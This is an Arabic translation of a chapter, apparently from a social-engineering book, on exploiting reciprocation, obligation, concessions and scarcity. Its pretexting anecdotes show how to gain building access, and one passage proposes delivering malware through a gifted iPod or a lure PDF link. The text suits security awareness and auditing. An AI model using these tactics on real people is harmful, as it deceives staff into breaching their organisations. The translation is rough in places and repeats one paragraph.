قاعدة المعاملة بالمثل (***Reciprocation***) مهمة لأنه في كثير من الأحيان يتم رد الجميل من دون وعي. معرفة ما يعني هذا يعنى أن لديك الآن خطوة على كيف يمكنك استخدامه بمثابة إنك مهندس اجتماعي. قبل الدخول الى ذلك، انظر، هنا الى بعض الأمثلة حيث غالبا ما يتم استخدام المعاملة بالمثل:

- شركات الأدوية تنفق $10،000 -$15،000 لكل طبيب (نعم، لكل طبيب) على هيئة "**هدايا**" يمكن أن تشمل عشاء، كتب، أجهزة كمبيوتر، قبعات، ملابس، أو غيرها من البنود التي لديها شعار شركة الدواء. عندما يحين الوقت لاختيار دواء معين لتدعيمه وشرائه، من الذي في رأيك الأطباء سوف تحب أن تذهب إليهم؟
- السياسيين يتأثروا بنفس الطريقة. انه ليس سرا حيث أن العديد من السياسيين أو المعارضين هم أكثر مؤاتاة/إيجابيه اتجاه الأشخاص الذين ساعدوهم في الحملة السياسية من أولئك الذين لم يفعلوا ذلك.
- كثيرا ما يتم استخدام تكتيك المعاملة بالمثل (***Reciprocation***) في مجال الأعمال التجارية، وخصوصا عندما يتعلق الأمر بمسائل العقود. ربما رجل المبيعات سوف يدفع لتناول وجبة، ثم يسأل في وقت لاحق للحصول على امتياز في العقد. يضطر العميل إلى إعطاء هذا الامتياز.
- موظف زميل لك شغل أسبوع واحد من أجلك عندما كنت في حاجة يوم عطلة. الآن يطلب منك رد الجميل، ولكن أنت لديك خطط. في هذه الحالة، فان الناس عادة يقومون بإعادة الجدولة واحترام الطلب.

كل هذه أمثلة للمعاملة بالمثل (*Reciprocation*). كتب عالم الاجتماع ألفين جولدنير ورقة بعنوان "*The Norm of Reciprocity*" والتي يمكنك رؤيتها من خلال الرابط http://media.pfeiffer.edu/lridener/courses/normrecp.html. والذي ينص على.

تحديدا، أرى ان معيار المعاملة بالمثل، في شكله العام، يجعل اثنين مترابطين، الحد الأدنى من المطالب: (1) يجب على الناس أن تساعد أولئك الذين ساعدهم، و (2) يجب ألا تجرح الناس الذين ساعدتهم. بشكل عام، قاعدة/معيار المعاملة بالمثل يمكن تصوره كبعد والتي يمكن العثور عليه في جميع نظم القيم، وخصوصا كواحد من بين عدد من "العناصر الرئيسية" العالمية حاليا في القواعد الأخلاقية.

أساسا، أبحاثه قادته لان يرى أعمال المعاملة بالمثل على الرغم من الخلفيات الثقافية. المعاملة بالمثل، تستخدم في ظل الظروف الصحيحة/المناسبة، هو كل شيء ولكن من المستحيل أن يقاوم.
فكر في المعاملة بالمثل على انها عملية كما هو مبين في الشكل التالى.



الأقسام التالية توسع النطاق على بعض النقاط الرئيسية للفكرة السابقة.

- **اعطي شيئا بعيدا (Give Something Away)**

الشيء الذي يعطى لا يمكن أن يكون بعض القطع البسيطة الغير مرغوب فيها (الخردة). الشيء الذي يعطى يجب أن يكون ذات قيمة للمتلقي. التخلي عن غلاف رواية جميلة مكتوبة بلغة لا يقرأها أو يجمعها المتلقي فهوى سدى/مضيعه.
هذا البند يمكن أن يكون خدمة، عنصر مادي، بعض المعلومات القيمة والمساعدة، أو أي شيء آخر سوف يراها المتلقي قيمة (حتى لو كان شيء بسيط مثل حمل الباب أو التقاط شيء سقط). بعض المنظمات البيعية تروج لهذه الطريقة ولكن بعد ذلك تقصر من خلال تقديم شيء لا قيمة له. تخيل أنك في معرض تجاري، وعلى كل طاولة هبة. إذا مشيت إلى طاولة ولاحظت كومة من الأقلام الرخيصة المظهر فأنك قد تمشى فقط في طريقك. الطاولة المجاورة لديها مثل لعبة الغز مثيرة للاهتمام. أنت مفتون بحيث يمكنك استلام هذه السلعة. بعد قضاء بضعة دقائق من اللعب معها يقترب منك مندوب المبيعات ويقول: "أرى أنك تريد تلميحا؟" ثم بعد إظهار تلميح صغير لك يسأل إذا كان لديك دقيقة واحدة حتى انه يمكن أن يظهر لك خدمة قد تحبها حقا.
كيف تقول لا؟ تحصل على لعبة مثيرة للاهتمام وتلميحا مجانا، والآن كل ما يريد هو لحظة من وقتك؟ انها الإعداد المثالي.

- **خلق مشاعر مدينه (Create Indebted Feelings)**

كلما زادت قيمة الهدية المعطاة إلى المتلقي وأكثر مما هو غير متوقع بالنسبة له، كلما زاد الشعور بالمديونية.
عدم السماح باستخدام الهدية في تكتيك التلاعب الواضح هو المهم. لا تقول أو تتصرف مثل "أعطيتك هذه الهدية العظيمة الآن أنت مدين لي". حتى التفكير يمكن أن يسلب أي من مشاعر المديونية. "الهدية" يجب أن تكون مجانا كليا وذات قيمة كبيرة بالنسبة للمستلم.
جمعية الرفق بالحيوان في الولايات المتحدة، على سبيل المثال، تعطى بطاقات عنونة بريدية شخصية كهدية مجانية. وترفق بدون قيود وكثير من الناس يستخدمونها كبطاقات معايدة أو رسائل الشخصية. فهي جذابة وذات نوعية جيدة. قمت بالتسجيل للحصول عليها، وبعد عدة أشهر ستحصل على مكالمة تسأل عن التبرع لدعم جمعية الرفق بالحيوان المحلية. شعور المستلم من الالتزام عادة ما يكون كبير جدا للمساهمة ولو قليلا. أمثلة كثيرة من مثل هذه المعاملة بالمثل موجودة. على الجانب الآخر، العديد من الشركات تفشل في المعاملة بالمثل من خلال التفكير في أشياء مثل التالى كأنها هدايا جيدة:

- كتيبات الشركات حادة الرؤية وملونة.
- الالعاب عديمة الفائدة وخرده
- مطبوعات المبيعات حول المنتجات أو الشركة.

هذه الأمور لا تبني الشعور بالمديونية. المتلقي يجب أن يراها كـ "**هدية**" قيمة. مصدر آخر من "الهدايا" التي يمكن بناء المديونية الحقيقية هي المعلومات. إعطاء قطع ثمينة، نافعه أو مفيدة من المعلومات يكون حرفيا المزيد من الاهتمام أكثر من الهدايا المادية للبعض.

- **أطلب ما تريد (Ask for What You Want)**

في مناسبة ما حيث قمت بالدخول الى المبنى، رأيت رجلا بدا كثيرا من مظهره أنه "الزعيم" حيث خرج من سيارته المتوقفة في المكان التي وضعت عليه العلامة "**For CFO Only**"، وكان في هذا الوقت يستخدم هاتفه المحمول. فقال انه ليس رجل سعيد، وسمعته يقول لشخص انه مستاء لأنه كان عليه أن يذهب للداخل ويترك بعض الناس يذهبون. أنا افترضت من لهجته أنه كان مع زوجته أو صديقته وانه لم يعجبه العمل الذي كان على وشك القيام به.

مررت بمحاذاته وذهبت إلى المكتب الأمامي ومشيت حتى رأيت فتاة خلف المكتب تلعب كاسحة الألغام (***Minesweeper***). وعندما اقتربت من الحاسب أعطتني القول الذي يقال دائما، "كيف يمكنني أن اساعدك؟" كانت لديها نظرة على وجهها تقول إنها تشعر بالملل وليست في مزاج جيد. فقلت لها: "أنظرى، أنا هنا لحضور اجتماع، ولكن رئيسك في العمل على وشك القدوم الى هنا وهو في مزاج سيئ ..." بعد ذلك سحبت نفسي ووقفت هناك مع مجلد في يدي. بضع ثوان من وقت لاحق الزعيم الباب الأمامي ثم قلت لها بصوت عال "، شكرا جزيلا لجهودك معي. حيث كانت تنظر هناك فقالت لي: "عفوا يا سيدي"، ثم قالت لرئيسها، "صباح الخير، السيد سميث، لدي رسائلك"، ثم سلمه كومة صغيرة من الورق بينما كان يسير الى الداخل.

عندما دخل مكتبه شكرتني بغزارة. أنا فقط قمت بإنقاذها وهي تعلم ذلك. المعلومات التي أعطيتها لا تقدر بثمن، وكلماتي القادمة سوف تكون حتمية: "أنا بحاجة لمساعدتك". أردت أن أرى مدير الموارد البشرية لمجرد لقاء قصير. هل يمكنك جعلي أصل الى مكتبه سريعا؟"

مشت بي مرة أخرى إلى مكتب المدير، وقدمتني له بأني "صديقها"، في غضون دقائق أطلاق خطتي، وجميع ذلك بفضل المعاملة بالمثل.

كمهندس اجتماعي، البحث عن فرص ضئيلة من المعلومات التي تعطيها سوف تجعلك قيمة عند المتلقي ومهم، وجعل المتلقي مدين لك.

كون على بينة من محيطك وما الأشياء التي يمكنك القيام به لجعل أهدافك مدينين لك قليلا. تذكر أنه ليس من الضروري أن تكون شيء مدهش، مجرد شيء يقدرونه. هناك نقطة جيدة تأخذ في الاعتبار هو أن لا "تطارد" الهدف. الوقوف والتحديق في الوجهة وانتظار الفرصة لفعل أو قول شيء يمكن أن يكون منفرا. هذه المبادئ يجب ان تكون طبيعية.

طبيعية تعني أنك تبدأ في فعل هذه المبادئ في الحياة اليومية. قم بفتح الأبواب أمام الناس، وكون مهذبا جدا، والبحث عن فرص للقيام بأشياء جيدة للآخرين. هذه الإجراءات سوف تصبح طبيعة ثانية وسيكون لديك عدد أقل من الصراعات للقيام بها في أعمال التدقيق. المعاملة بالمثل هو تكتيك له تأثير قوي.

الالتزام/العهد (Obligation)

الالتزام (***Obligation***) له علاقة مع الإجراءات التي يشعر المرء بأنه بحاجة إلي اتخاذها بسبب نوعا من الشرط الاجتماعي، القانوني، أو الأخلاقي، واجب أو عقد أو وعد. في سياق الهندسة الاجتماعية، الالتزام يرتبط ارتباطا وثيقا بالمعاملة بالمثل ولكنه لا يقتصر على ذلك.

الالتزام (***Obligation***) يمكن أن يكون بسيطا مثل فتح الباب الخارجي للشخص، الذي عادة قام بفتح الباب الداخلي لك. يمكن أن يكون متصاعدا لشخص يعطيك معلومات خاصة لأنك خلقت في نفوسهم شعورا بالالتزام تجاهك. الالتزام (***Obligation***) هو أكثر ناقلات الهجوم شيوعا عند استهداف الناس وخدمة العملاء.

يمكنك أيضا استخدام الالتزام (***Obligation***) في جرعات صغيرة من خلال الاستفادة من المدح الذكي. على سبيل المثال، قم بمدح الشخص، ثم تابع هذا الامر بالطلب. هذا الأسلوب من السهل جدا ان تفعله خطأ ا إذا كنت جديدا أو عديم الخبرة، ويمكن أن يأتي مزيفا مما ينبه الإحساس الداخلي للهدف وله تأثير خطأ. ولكن إذا فعلته بشكل صحيح، فيمكن أن يؤدي إلى الحصول على قطع صغيرة من المعلومات القيمة.

مثال لاستخدام المدح في الطريق الخطأ سيكون شيئا مثل، "واو، لديك عيون جميلة، هل يمكن أن ندخل الى غرفة الخادم الخاص بك؟" أصوات غبيه، أليس كذلك؟ تأكد من طريقة القول بصوت عال لترى كيف تبدو.

محادثة صغيرة مثل هذه، من ناحية أخرى، يمكن أن تكون وسيلة مناسبة للمدح:

عندما اقتربت من مكتب موظف الاستقبال رأيت بعض الصور لزوجين من الأطفال في عالم ديزني وبعد تقديم نفسي قلت، "هل هؤلاء أطفالك؟ هم بالتأكيد لطفاء. "بغض النظر إذا كانوا أطفال موظف الاستقبال أو أبناء إخوته، فهي على الأرجح سوف تمتع بالمدح الذي قلته. ثم تابعت الكلام وقلت " لدى انا الاخر طفلين. أنهم يبقياني شبابا، اليس كذلك؟"

موظفة الاستقبال: "نعم، هؤلاء أطفالي. ولكنى لست متأكدة من موضوع انهم يبقيان الشباب"، ومع ضحك خافت،" لكنهم يتعبونني" .

أنا: "أنا لم أخذ أطفالي بعد الى عالم ديزني ". "هل تجدين أطفالك استمتعوا عند هذا العمر؟".

موظفة الاستقبال: "أوه نعم، لقد أحبوا كل ثانية هناك". واضافت "لقد كانت ابنتي مع أبيها، وقالت لي انهم كانوا يلهون هناك".

أنا: "آه، نعم، أنا لدى أميرة صغيره أيضا". "حسنا، يمكنني أن أقف هنا والحديث عن أطفالي كل يوم، ولكنى أتساءل عما إذا كان يمكنك مساعدتي. لقد دعوت وتحدثت إلى شخص الاسبوع الماضي عن مجموعة من البرامج الجديدة للموارد البشرية وكنت أود مراجعة حزمة المعلومات هذه، لكني فقدت ورقة كتبت أسمه عليها. أشعر بالحرج بشكل رهيب ".
موظفة الاستقبال: "أوه، ربما السيدة سميث". "قالت إنه يتعامل مع كل ذلك".
أنا: "أنت منقذه حياتي. أنا مدين لك. شكرا".
هذه الأنواع من المجاملات تقطع شوطا طويلا لفتح باب الهدف امامك حتى يكون أكثر قبولا للوقع تحت التأثير.
القاعدة الذهبية: عامل الآخرين كما تحب أن تعامل هو مبدأ أساسي في خلق الالتزام. الإحسان بالناس ومنحهم شيئا قد يحتاجون اليه، حتى لو كان صغيرا مثل المجاملة، يمكن أن يخلق شعورا بالالتزام تجاهك.
العالم النفساني ستيف برسيرت ذكر هذه النقطة في مقاله له بعنوان "***Persuasion and How To Influence Others***"، حيث قال، "وفقا لمنظمة قدامى المحاربين الامريكيين المعاقين، إرسال نداء بسيط للتبرع ينتج معدل نجاح 18٪. إرفاق هدية صغيرة، مثل بطاقات المعايدة الشخصية، يضاعف تقريبا نسبة النجاح إلى 35٪. "حيث انه عند إرسال بعض بطاقات المعايدة الشخصية لي، فسوف أرسل هبة صغيرة في المقابل".
إذا كنت تريد أن تثبت لنفسك قوة هذا المبدأ جرب هذا التمرين البسيط. حتى شيء صغير مثل السؤال يمكن أن يخلق الالتزام. المرة المقبلة عندما يسألك شخص ما سؤالا، فقل شيئا. مجرد البقاء صامتا أو تجاهله والمضي قدما في المحادثة. لاحظ كيف هذا محرجا. شيء بسيط مثل سؤال يخلق شعورا من الالتزام بالإجابة. مجرد طرح سؤال للهدف يمكن أن يؤدي إلى نتائج مذهلة.
إذا كان أول إجراء لك هو خلق شعور بأن هناك متابعه متوقعه، ثم تحقيق هذا التوقع يمكن أن يؤدي إلى مشاعر قوية من الالتزام. عندما يكون الشخص الذي كان الشخص الذي تتفاعل معه يتوقع نتيجة لذلك، تحقيق هذا يمكن أن يخلق شعور قوي من الالتزام له لفعل الشيء نفسه بالنسبة لك.
هذه الطريقة يمكن استخدامها، على سبيل المثال، عن طريق إرسال قطعة من التكنولوجيا الى المدير المالي للشركة، وليكن مثلا أي بود محملة ببرامج ضارة. عندما يحصل على الهدية فانه ملزم بتوصيلها. كان أحد ناقلات هجوم الناجحة التي رأيتها حيث يقوم المهندس الاجتماعي بأرسال هدية صغيرة ذات صلة إلى المدير المالي أو المدير التنفيذي مع بطاقة تقول: "أرجو أن تقبلوا هذه الهدية الصغيرة من وجهة نظر شركتنا. كل ما نطلبه هو أن تتصفح منتجاتنا في **www.products.com** وتحميل ملف **PDF** والذي عباره عن كتالوج عن منتجاتنا من خلال الرابط **www.products.com/catalog.pdf** وسوف نتصل بكم الاسبوع المقبل". هذا الأسلوب ناجحا في كل مرة.

التنازلات (بالنسبة لك) /امتيازات بالنسبة للهدف (Concession)

تم تعريف التنازلات (***Concession***)، أو فعل التنازل (***act of conceding***)، بأنه "الاعتراف أو القبول" أو "فعل التخلي عن، التخلي - فعل لفظي للتخلي عن مطالبة أو حق أو موقف إلخ". التنازلات غالبا ما تستخدم في إطار الهندسة الاجتماعية كاللعب على غريزة المعاملة بالمثل في البشر. البشر يبدو أن لديهم وظيفة مدمجة يجعلهم يريدون " عامل الناس كما تحب أن يعاملوك (***Do unto others as you would have them do unto you***)". المهندس الاجتماعي يمكنه استخدام فكرة "شيء مقابل شيء" أو مبدأ "أنا سوف احك ظهرك إذا حككت ظهري (مثل إنجليزي)

هناك مبادئ أساسية للتنازلات (*Concession*) وكيفية استخدامها بشكل صحيح:

- **Label your concessions** (قم بتسمية التنازلات الخاصة بك): جعله يعرف متى وما هي التنازل، وهذا سيجعل من الصعب على العلامة الخاصة بك تجاهل الرغبة في أن ترد بالمثل. هذا سوف يستغرق التوازن لأنك لا تريد أن تضرب البوق، إذا جاز التعبير، في الوقت الذي يعلن تنازلا، ولكن بيانا بسيطا مثل، "حسنا، سأعطيك واحدا"، أو "أنا سوف ألتقي بك في منتصف الطريق "تثبت أنك على استعداد للتنازل.
- **Demand and define reciprocity** (مطالبة وتحديد المعاملة بالمثل): يمكن أن تبدأ من خلال زرع بذور المعاملة بالمثل، هذا يزيد من فرص الحصول على شيء في المقابل. طريقة سهلة لبدء زراعة هذه البذور هي من خلال التواصل الغير لفظي وذلك لعرض كم كنت مرنا، وأيضا من خلال كونه مستمعا جيدا. هذه الأشياء الصغيرة يمكن أن تحدث فرقا كبيرا عند بناء مشاعر المعاملة بالمثل في هدفك.
- **Make contingent concessions** (تقديم التنازلات المحتملة): يمكنك استخدام تنازلات "خالية من المخاطر" عندما تكون الثقة منخفضة أو عندما تحتاج للإشارة إلى أن كنت على استعداد لتقديم تنازلات أخرى. ما أعنيه بهذا هو أن التنازل لا يأتي مع سلوك "الآن يمكنك أن تفعل شيئا بالنسبة لي". من خلال إعطاء شيء الى الهدف يريده أو يحتاجه مع عدم وجود طلب مضاد، يمكن بناء رابطة قوية جدا مع هذا الهدف.
- **Make concessions in installments** (تقديم تنازلات بالتقسيط): فكرة المعاملة بالمثل متأصل في أذهاننا. معظم الناس يشعرون بأنه إذا فعل لهم شخص ما معروفا فانه بذلك تم التعاقد اجتماعيا لإرجاعه في نهاية المطاف. وبالمثل، إذا كان شخص ما

قام بالتنازل او تقديم امتياز، في اتفاق التفاوض أو المساومة، فان الواحد بالفطرة يشعر بالالتزام قليلا. ولأن هذا هو الواقع، لم يكن لديك لتشعر بأن كل ما تبذلونه من تنازلات يجب أن تكون في وقت واحد. يمكنك جعلها على "أقساط" مع تنازلات خاصة بك، حيث تعطي القليل هنا وهناك ما يزيد قليلا عن الوقت للحفاظ على الترددية التي تستهدفها.

الاستخدام وإساءة استخدام

تقديم التنازلات/الامتيازات يستخدم يوميا من قبل مندوبي المبيعات، المفاوضين، والمهندس الاجتماعي. المهندس الاجتماعي الناجح يمكنه استخدام وإساءة استخدام هذه النزعة الغريزية ليس فقط مقاومة التلاعب التي يوضع عليه من قبل الآخرين ولكن أيضا من خلال محاولة السيطرة على الموقف تماما. مهارات الامتياز والمعاملة بالمثل تلعب بشكل جيد مع العديد من تقنيات الهندسة الاجتماعية الأخرى التي نوقشت داخل صفحات هذا الكتاب.

الاتصالات الهاتفية

مثال على كيفية سقوط العديد من الناس في التنازلات والتي يمكن توضيحها من خلال الاتصالات الهاتفية مع الذين يدعون للتبرع. أنها تستخدم استراتيجية لكسب تنازلات بعد توجيه الشخص أولا لفرصة رفض طلب كبير. ونفس الطالب يقدم عرض مع طلب أصغر أكثر عرضة للقبول من الطلب كبير.

الطلب الكبير: "هل يمكن أن تتبرع بـ 200 دولار إلى الجمعية الخيرية لدينا؟"

الرد: "لا، لا أستطيع".

طلب أصغر: "أوه، أنا آسف يا سيدي، وأنا أفهم. ولكن يمكنك التبرع بمبلغ 20 دولارا فقط؟"

الناس الذين ليسوا على بينة من هذه التقنية قد يشعر وكأنه أخذ عبء الخروج ويدركون أنهم يمكن المشاركة مع مجرد 20 $ بدلا من سعر الطلب الأولي 200 دولار.

مندوبي مبيعات سيارات

مثال أخر والذي ظهر في المقال التالى الذي كتبه ديفيد هيل. يمكنك العثور عليه من خلال الرابط التالى.

http://ezinearticles.com/?How-to-Negotiate-the-Salary-Using-the-Power-of-the-Norm-of-Reciprocity&id=2449465

قوة هذه القاعدة يمكن أن ترى في معظم حالات التفاوض. تحمل المشتري والبائع المساومات على سعر سيارة. يبدأ البائع خارجا مع محاولة 24،000 $. المشتري يجد هذا العرض غير مقبول ويجعل المحاولة في 15،000 $. الآن، البائع يخفض سعره إلى 20،000 دولار، أي أنه يقوم بالتنازل. في هذه الحالة، فإن المشتري في أغلب الأحيان يشعر بميل إلى زيادة عطائه، ربما إلى 17000 $. السبب في أن المشتري سوف يشعر بهذا الميل هو سبب وجود قاعدة من قواعد المعاملة بالمثل. هذا المعيار يتطلب الآن أن المشتري يستجيب لامتياز البائع مع امتياز آخر.

كما هو الحال مع معظم المبادئ التي نوقشت حتى الآن، يجب أن يقدم تنازلا قيما إلى المتلقي. لا يمكنك التنازل عن شيء ذات قيمة لك فقط أو فقد قوة كسب امتياز جيد.

كمهندس اجتماعي، إعطاء امتياز ليس من شأنه أن يسبب لك أن تفقد ماء الوجه، العلاقة، أو موقفكم الضروري أيضا. يجب أن يكون هناك توازن دقيق بين الامتياز والمكانة الخاصة بك مع هذا الهدف، والعثور عليه هو نصف العمل. العثور عليه، رغم ذلك، يمكن أن تكون أداة التنازلات خطيرة جدا في يديك.

الندرة (Scarcity)

تم تعريف الندرة (***scarcity***) في قاموس **Miriam Webster's** على أنه: "نوعية أو حالة كونها نادرة".

في كتابة "علم النفس التأثير والإقناع (***The Psychology of Influence of Persuasion***)" للدكتور روبرت سيالديني حيث تحدث على نطاق واسع حول الندرة، وكيف يتم استخدامها. واقترح في كتابه أنه إذا كان أي شخص يرى أن شيئا أصبح ذات كميه محدودة، أما لنفاذ الكمية أو لم يعد يتم تصنيعها فإنها تصبح ذات قيمة كبيره والتي لم تكن عليها من قبل.

الناس غالبا ما تجد الأشياء والفرص أكثر جاذبية إذا كانت نادرة، نادرة، أو من الصعب الحصول عليها. هذا هو السبب في أنك سوف ترى الصحف والإعلانات الإذاعية مليئة ب "يوم آخر"، "المدة محدودة فقط"، "3 أيام فقط على البيع"، و "سوف يصبح غير متاح في الشركة للأبد" الرسائل التي تغري الناس على القدوم من جميع الأنحاء للحصول على حصة من المنتج الذي لن يروها قريبا مرة أخرى.

استخدام الندرة (***scarcity***) في سياق المبيعات هو الأفضل والمشهورة بعبارات مثل "الحق الآن! الكميات محدودة!" تقنيات أخرى هي "المتصل الأول سوف يحصل على قطعة مجانية"، أو الحصول على إمدادات متعمده لفتره قصيرة من منتج ذات شعبية. في الآونة الأخيرة، ظهرت هذه الممارسة الأكثر شعبيا مع جهاز نينتندو وي. حيث يقول جيسون دوبسون، وهو كاتب لجامستورا، "لكن أعتقد أن [نينتندو] قللت عمدا الامدادات التي صنعتها هذا العام. العام الجديد يبدأ أبريل 1، وأعتقد أننا سنشهد تدفق للإمدادات.

http://www.gamasutra.com/php-bin/news_index.php?story=13297

بمجرد أن هذه المنتجات أصبح من السهل العثور عليها، فان قليل من المستهلكين سوف يكون مهتما بها على المدى الطويل.

حيث أعيش، قام مدير معرض لبيع السيارات بعرض اعلانا يوم الخميس قائلا ان عليه التخلص من عدد Xمن السيارات بسبب المخزون الجديد الذي سوف يصل. الأسعار سوف تكون مخفضة جدا وبعض سيارات في الانتظار لذلك، حيث لم يعد يتم إنتاجها، ونهاية الاسبوع هذا سوف تكون اخر نهاية أسبوع على الاطلاق والتي يمكنك أن تأتي لأخذ قطعة من أكثر مبيعا في التاريخ.
ارتفعت المبيعات من خلال سقف نهاية الأسبوع هذا، وبالتالي فإن البيع يكون أكثر من المتوقع؟ هذا الإعلان يتم وضعه كل يوم خميس لأكثر من ثلاثة أشهر. كثيرا ما كنت أتساءل كيف للناس لم يمكنهم اكتشاف ذلك، ولكن تم صفقة بيع لكثير من السيارات باستخدام هذا الأسلوب.

- **الأحداث الاجتماعية**

الأحداث الاجتماعية يمكن أن تظهر في كثير من الأحيان لتبدو أكثر حصرية إذا أدخلت الندرة. تجدر الإشارة إلى أن المنافع الاجتماعية المتصورة لحضور هذه الأحداث غالباً ما ترتفع في هذه الظروف. في مجال الإعلان، تحركها هذه النقطة مع إعلانات لحدث موسيقى والتي تشير إلى الكيفية التي تم فيها بيع الحفلة الأخيرة بسرعة.
لقد عرفت العديد من المطاعم الشعبية التي تغلق أبوابها لتظهر انشغالاً مما هي عليه حقاً. غالبا ما يتم تصور أن هذه المطاعم ذات شعبية للغاية في كثير من الأحيان وهذا يؤدي الى الرغبة المتزايدة لتناول الطعام في تلك المنشأة. لرؤية أحد الإعلانات التي تذكر في الواقع استخدام الندرة في تعزيز هذا الحدث، انتقل إلى الرابط التالى.

http://www.social-engineer.org/wiki/archives/Scarcity/Scarcity-Advertisment.html

نجد ان هذا الإعلان يتكون من أربعة مكونات رئيسية من الندرة:

- الحدث الوصول اليه محدود (The launch is limited access).
- التطبيق غير عام ومحدود فقط (The application is not public and only limited).
- المروجين منتقاة بعناية ومحدودين (Promoters are handpicked and limited).
- الكتاب الإلكتروني مجانا للمحظوظ بما فيه الكفاية ليتم اختياره لكي يأتي.

The e-book is free to those lucky enough to be chosen to come

كل من هذه النقاط تستخدم الندرة بجعل أن يكون كل من مرتادي الحفلات يشعرون بأن الدخول الى هذا الحدث صعب جدا وهو فقط للنخبة، وقليل، ويمكن أن يكون فخور بامتلاك هذه الفرصة النائية بخطو خطوه بالقدم على هذه الأرض المبجلة.

- **التفاعل النقدي (الاقتصاد)**

النظم النقدية (الاقتصاد) مبنية على المتفق عليها اجتماعيا على الكائن الذي يندر. كلما كان الكائن أكثر ندرة، كلما كان الأعلى قيمة. ويمكن أن ينعكس هذا على السياسة النقدية ويحارب ضد التضخم. عندما يكون هناك الكثير من المال في السوق في وقت معين، تنخفض القيمة المتصورة للمال وترتفع تكلفة الكائنات حيث أن الكائنات لا تزال تحتفظ بنفس القيمة النسبية. لخفض التضخم، تتم إزالة المال من السوق، وجعلها أكثر ندرة.
أساسيات الاقتصاد يتكون من تخصيص الموارد التي لها استخدامات بديلة. الدافع من وراء هذا التخصيص ناتج لندرة هذا الكائن الذي يجري تخصيصه. كلما كان المورد أكثر ندره، كلما ارتفعت القيمة المتصورة التي يحتفظ بها الكائن. وهذا السبب في الذهب يستحق أكثر من الملح، الذي تبلغ قيمته أكثر من الطين.
مصنوعة من أساسيات الاقتصاد ما يصل من تخصيص الموارد التي لها استخدامات البديلة. هو هذا من قبل ندرة الكائنات التي يتم تخصيصها. وندرة الموارد، وارتفاع القيمة المتصورة يحتفظ الكائن. هذه الندرة هي السبب وراء ان الذهب أثمن من الملح، والذي تبلغ قيمته أكثر من الطين.

- **التفاعل الاجتماعي**

أيضا، في إطار التفاعلات اليومية كثيرا ما يستخدم الندرة. يمكن إدخال الندرة في المواقف الاجتماعية في محاولة لجعل شيء ما واحد ليرتفع في القيمة. على سبيل المثال، يمكن للمرء أن يتصرف على أنه مشغول جدا على أساس منتظم، ووقت الفراغ من الصعب الحصول عليه. هذا العمل قد يبرر عدم قضاء الوقت مع شخص قد يكون لديه واجب لقضاء بعض الوقت معه، وفي الوقت نفسه يجعل الوقت الذي ينفقه يبدو أن له قيمة أكثر من ذلك بكثير.
الاهتمام يمكن التلاعب به عن طريق استخدام الندرة كذلك. فكر كيف أن كثير من الناس يشتكون من البائعين الذين يزعجونهم في المتجر عندما لا يوجد ندرة في اهتمام مندوبي المبيعات، ومع ذلك فأنهم يكونوا مستاءين عندما يتم تجاهلهم من قبل مندوبي المبيعات حيث أن انتباههم ندرة. على العموم، فان الرغبة هي التي تحرك الناس الرغبة اتجاه ما هو صعب الحصول عليه، لأنه ينظر إليها على أنها أكثر قيمة. هذا ينطبق على الاهتمام كذلك.
كثيرا ما يتم استخدام الندرة في سياقات الهندسة الاجتماعية لخلق شعور بالإلحاح في سياق صنع القرار. يمكن لهذه الحاجة الملحة غالبا ما تؤدي إلى التلاعب في عملية صنع القرار، والسماح للمهندس الاجتماعي بالتحكم في المعلومات المقدمة للضحية. ويتم ذلك عادة باستخدام خليط من مبادئ السلطة (***authority***) والندرة (***scarcity***). على سبيل المثال، مثل قول شيء: "المدير المالي، السيد سميث، أتصل بي قبل

مغادرته لعطلة نهاية أسبوع الطويلة وقال لي أن أتى وأصلح مشكلة بريده الإلكتروني. وقال انه كان مريضا ومتعبا من التعطل والمطلوب تصليح هذا قبل يوم الاثنين. "هذا يخلق الحاجة الملحة إلى جانب ندرة وجود المدير المالي للتحدث اليه والوقت هو عنصر نادر.
يمكن استخدام ندرة مختلطة مع المبادئ الأخرى أيضا لجعل الهجوم فتاكا. وفي كلتا الحالتين، الندرة تخلق الرغبة وهذه الرغبة يمكن أن تجعل شخص ما لاتخاذ قرار قد يندم عليه في وقت لاحق.
لقد ثبت لي هذا مؤخرا عندما توقفت شاحنة بالقرب من منزلي مع ثلاجه في الظهر. اقترب رجل شاب يرتدي زي لائق من زوجتي وأوضح أنه بائع اللحوم. انه يقدم اللحم للعملاء وكان على وشك التوجه إلى مكتب العمل ورآها في الفناء. بدأ الحديث عن أسعار اللحوم وغلاء الأمور في المخازن. زوجتي على علم بأسعار السوق وواعية جدا، لذلك أدى الى إنشاء علاقة. بالإضافة الى انه كان يتحدث بلكنة الجنوب لطيفة جدا، ودعا لها "سيدتي" وكان محترم جدا.
بعد بضع دقائق من الحديث، هي أظهر فجاءه السؤال الذي يوقف عادة موت الباعة، "كم تريد ثمنا لها؟"
بدون فقد الكثير مما قام به نجاح يقول "اسمع، لقد قمت ببيع هذه طوال اليوم مقابل 400 دولار لكل صندوق، ولكن هذا أخر صندوق لدى. وأحب أن اذهب إلى المكتب مع ثلاجة فارغة وأعطيك بعض اللحوم عالية الجودة في الوقت نفسه ".
أوه لا، الصندوق الأخير! وقد قال لها من قبل أنه يأتي هنا مرة واحده كل شهرين. قد أثيرت هذه الرغبة، ولكن زوجتي ليست دمية. عرفت أنها كان يجري التلاعب بها. فقامت بعذر نفسها وجاءت الى.
هو ذهب من خلال الكلام المعسول له ووضع ندرة على بضاعته. بالطبع، هذا النوع من الحساب يمكن أن يكون درسا في كيفية عدم الوقوع لهذا التكتيك. المشكلة هي أن العاطفة تتدخل. يرى أن لدي شواء في الخارج ويبدو أنها تستخدم، لذلك فهو يعلم أنني أحب طهي الطعام في الخارج فهو يلعب على ذلك. ثم يتحدث عن نوعية اللحوم وبسرعة يجعل مقارنات لجودة مطعم وما في الصناديق له.
الكثير من الناس يمكن أن يقعوا بسهولة في الجانب العاطفي من حيات البائع. "ماذا لو كان هو الاخير له؟" "هو على حق، وهذا أرخص بكثير من تناول الطعام في الخارج." "هو أتي لي ... أنا لا أملك الوقت حتى أقود إلى المخزن".
بدلا من ذلك، قمت بنزع الألة الحاسبة وسألته عن المبلغ لهذين الصندوقين الاخرين، مقسوما على الوزن ومن ثم سألت زوجتي كم كانت تدفع عادة للرطل الواحد في المخزن. عندما جاء سعرها أقل بنسبة 3.00 دولار للرطل الواحد أنا ببساطة سكت. الآن عواطفه ظهرت. حيث سارع لحفظ ماء الوجه. فقام بخفض السعر الى 150 دولار. أنا مرة أخرى قمت ببعض الحسابات، وجدت انه لا يزال أكثر بـ 0،50 $ للرطل الواحد.
